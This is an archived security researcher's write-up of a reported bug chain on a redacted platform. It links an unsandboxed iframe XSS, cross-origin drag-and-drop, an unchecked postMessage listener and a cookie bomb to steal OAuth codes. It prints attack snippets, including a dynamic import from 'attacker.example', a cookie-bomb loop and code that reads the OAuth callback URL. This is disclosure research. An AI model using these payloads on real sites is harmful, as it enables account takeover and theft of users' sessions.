iframe sandbox bypass, cross-origin drag-and-drop, unvalidated postMessage origin, cookie bomb to account takeover

iframe sandbox bypass, cross-origin drag-and-drop, unvalidated postMessage origin, cookie bomb to account takeover - Renwa, Medium.

- Published: date not stated
- Original: <https://medium.com/@renwa/iframe-sandbox-bypass-cross-origin-drag-drop-unvalidated-postmessage-origin-cookie-bomb-to-21357a4d94f5>
- Preserved from: https://medium.com/@renwa/iframe-sandbox-bypass-cross-origin-drag-drop-unvalidated-postmessage-origin-cookie-bomb-to-21357a4d94f5 (manual-import) on 2026-09-13
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

`<iframe>` Sandbox Bypass, Cross-Origin Drag-Drop, Unvalidated postMessage origin, Cookie Bomb to Account Takeover

Author: Renwa

Published: 2026-03-10T11:35:34Z

Source: https://medium.com/@renwa/iframe-sandbox-bypass-cross-origin-drag-drop-unvalidated-postmessage-origin-cookie-bomb-to-21357a4d94f5

[[image: Image 1: Renwa]](http://medium.com/@renwa?source=post_page---byline--21357a4d94f5--)

7 min read


Mar 10, 2026

--

--

A deep dive into chaining DOM XSS, drag-and-drop abuse, postMessage hijacking, and cookie bombs to steal OAuth tokens — all from one drag and one click.

Press enter or click to view image in full size




Getting lazy with content creation so have to use AI slops

The Target

While bug hunting on **Example** — a popular platform for hosting, sharing, and embedding interactive content — I stumbled upon their **Viewer API Examples** page. It's an interactive playground where developers can write and evaluate JavaScript code against the Example Viewer API, complete with a built-in code editor and a friendly " **Evaluate**" button.

Press enter or click to view image in full size



Finding the Cracks

Crack #1: The “Sandbox” That Wasn’t

The first thing that caught my eye was how the code editor evaluates user input. When you click Evaluate, the page creates an iframe and writes your code into it:

```
interactiveCodeEval: function() {

 document.getElementById("result").innerText = "";

 let n = document.getElementById("sandbox");

 var e = this._cm.getDoc().getValue();

 let t = `<html><head><style>${A}</style>...`;

 let i = `<iframe id="targetsandbox" src="data:text/html;base64,..."></iframe>`;

 n.innerHTML = i;

 let a = document.getElementById("targetsandbox").contentWindow.document;

 a.open();

 a.write(t);

 a.close();

},
```

See the problem? The iframe created at variable `i` is missing the `sandbox` attribute entirely. The developers named the container div `"sandbox"` and even called the iframe `"targetsandbox"` — but never actually *sandboxed* it.

Without the `sandbox` attribute, this iframe runs with full privileges and is treated as same-origin with the parent page.

Crack #2: The Origin Inheritance Trick

“But wait,” you might say, “the iframe’s `src` is a `data:` URI — doesn't that have a `null` origin?"


Normally, yes. But here’s the clever (accidental) part: the code immediately calls `document.open()` and `document.write()` on the iframe's document *before* the `data:` URI loads. This causes the iframe's origin to be inherited from the parent — the main Example domain — rather than staying `null`.

The result? Any code injected into the textarea and evaluated runs with the **full origin of the target site**, including access to `top.window`, cookies, and the ability to make authenticated same-

origin requests.

At this point, I had a DOM XSS. But it required the victim to manually type a payload into the editor and click Evaluate. Not exactly a compelling attack. I needed a way to **inject the payload remotely**.

Press enter or click to view image in full size



Weaponizing Drag-and-Drop

The Cross-Origin Drag-and-Drop Technique

In major browsers, there is an interesting behavior related to drag-and-drop across windows. When a user starts dragging an element on **Page A** and the page redirects to **Page B** during the drag operation, the drag action can persist across windows. The dragged data (set via `event.dataTransfer.setData()`) may then be dropped into input fields inside the new cross-origin site.

I previously explored the broader **copy / drag / paste / drop** attack surface back in 2020:

This behavior enables a technique where a payload can be placed into a cross-origin page without the user needing to aim the cursor precisely.

The idea works as follows:

1. Host a page with an attractive draggable image
2. When the user starts dragging, set the drag data to the XSS payload
3. Redirect the Example API Examples page
4. When the user releases the drag — the payload drops **right into the editor**

Browser Behavior

During testing, the behavior differs between browsers:

- Firefox — the drag operation persists across windows.
- Safari — the behavior also still works.
- Chrome — modern versions added a restriction where the technique breaks if the **top window navigates to a cross-origin page during the drag operation.**

Chrome Bypass

While Chrome blocks the original approach, a small change restores the behavior.

Instead of **redirecting the top window** during the drag event, the page simply **opens a popup window positioned exactly where the drag started.**

The flow becomes:

1. The user begins dragging the element on **Page A**
2. The `dragstart` handler sets the payload with `event.dataTransfer.setData()`
3. Instead of redirecting the current page, a **popup is opened to the target cross-origin page**
4. The popup is **precisely positioned and sized** so the target textarea/editor is directly under the cursor
5. When the user releases the drag, the payload drops directly into the popup

Because the original page containing the draggable element remains active, **Chrome does not cancel the drag operation**, allowing the dragged data to be dropped into the newly opened cross-origin window.


Here's the payload I used as the drag data:

```
;import("https://attacker.example/exploit.js");
```

A simple ES6 dynamic `import()` — short, clean, and it loads the full exploit script from my server.

The popup positioning math was the fun part. I calculated exact window dimensions so that when the popup opens, the textarea would be directly under wherever the user's cursor happened to be:

This works on all major browsers, including Chrome — making it universally exploitable.



another AI slop diagram

Social Engineering via postMessage

I had payload injection, but I still needed the victim to click **Evaluate**. Luckily, the Examples page gave me another gift.

The Unchecked Message Listener

The page contains a `postMessage` event listener that accepts messages from any origin without validation:

```
window.addEventListener("message", function(e) {

 e.data && e.data.evalization && void 0 !== e.data.res && e.data.res.length &&

 (n.innerText = e.data.res + "\n" + n.innerText)

});
```

No `e.origin` check. Any cross-origin window — including my attacker page — could write arbitrary text into the console/results area of the Examples page.

I exploited this to create a compelling call to action:

```
win.postMessage({
 "type": "log",
 "evalization": 1,
 "res": "Something went wrong, please click    Evaluate"
}, '*');
```

After sending the message, I also redirected the popup to the `#result` anchor, scrolling the page to focus on the console output.

The victim sees: *"Something went wrong, please click Evaluate"* — printed directly in the page's own console area, looking perfectly legitimate.

They click Evaluate.

Press enter or click to view image in full size

The Cookie Bomb

Now my script is running with the target site's full origin. I could steal cookies, make requests — but I wanted the big prize: **full account takeover** via OAuth token theft.

The attack targets users who authenticate via OAuth. Here's the chain:

Step 1: Steal the OAuth Entry Point

My script makes a background `fetch()` to my server, which acts as a proxy:

- Fetches a fresh CSRF token from the target site's CSRF endpoint
- Sends a POST request to the social login endpoint with the CSRF token
- Extracts the **Example OAuth redirect URL** and the **session ID** from the response headers

These are returned to my client-side script.

Step 2: Block the OAuth Callback with a Cookie Bomb

Before opening the OAuth window, I deploy a **Cookie Bomb — setting 25 cookies of ~3.5KBeach**on the target domain to reach the ~80KB HTTP header limit:

```
for (let i = 0; i < 25; i++) {

 document.cookie = `bomb_${i}=${'A'.repeat(3500)};path=/;domain=.example.com`;

}
```

Why? When Example completes authentication and redirects back to `example.com/social/login/callback?code=AUTH_CODE`, the oversized cookie headers cause the server to respond with a `431 Request Header Fields Too Large` error.

This is the key trick: the redirect doesn't complete server-side, but the browser still navigates to the callback URL. The full URL — including the OAuth authorization code — is visible in the address bar, sitting on an error page that's still on the target domain's origin.

Step 3: Read the OAuth Code

Since my XSS script runs on the same origin, I can simply monitor the OAuth popup window with a `setInterval`:

```
let code = childWindow.location.href;
```

The moment the OAuth redirect lands on the blocked callback page, I grab the full URL — including the authorization code.

Step 4: Full Takeover

With the **stolen session ID + OAuth authorization code**, the attacker can:

- Set the victim's session cookie in their own browser
- Navigate to the OAuth callback URL to complete login as the victim

- Gain full, persistent access to the victim's account

The Full Attack in Action

To recap, the entire attack from the victim's perspective:

1. **Visit** the attacker's page — they see an appealing draggable image
2. **Drag** the image — a popup opens with the code editor directly under their cursor
3. **Release** — the payload drops into the editor automatically
4. **See** a message: *"Something went wrong, please click Evaluate"*
5. **Click** Evaluate — Game over.

Two user interactions. One drag, one click. Both guided naturally by the exploit.

POC Code

You can find the full POC code here: https://gist.github.com/RenwaX23/fadb7ae19b8fca7232cf689b4543b8d1

Timeline

- February 11 2026 — Report Sent
- February 11 2026 — Triager says it's kinda too much user interaction — Informative
- February 12 2026 — I make the exploit more reliable
- February 23 2026 — Triager still not convinced
- March 9 2026 — Program says we agree with triager decision and Informative
- March 10 2026 — This blog published with redacted vulnerable app name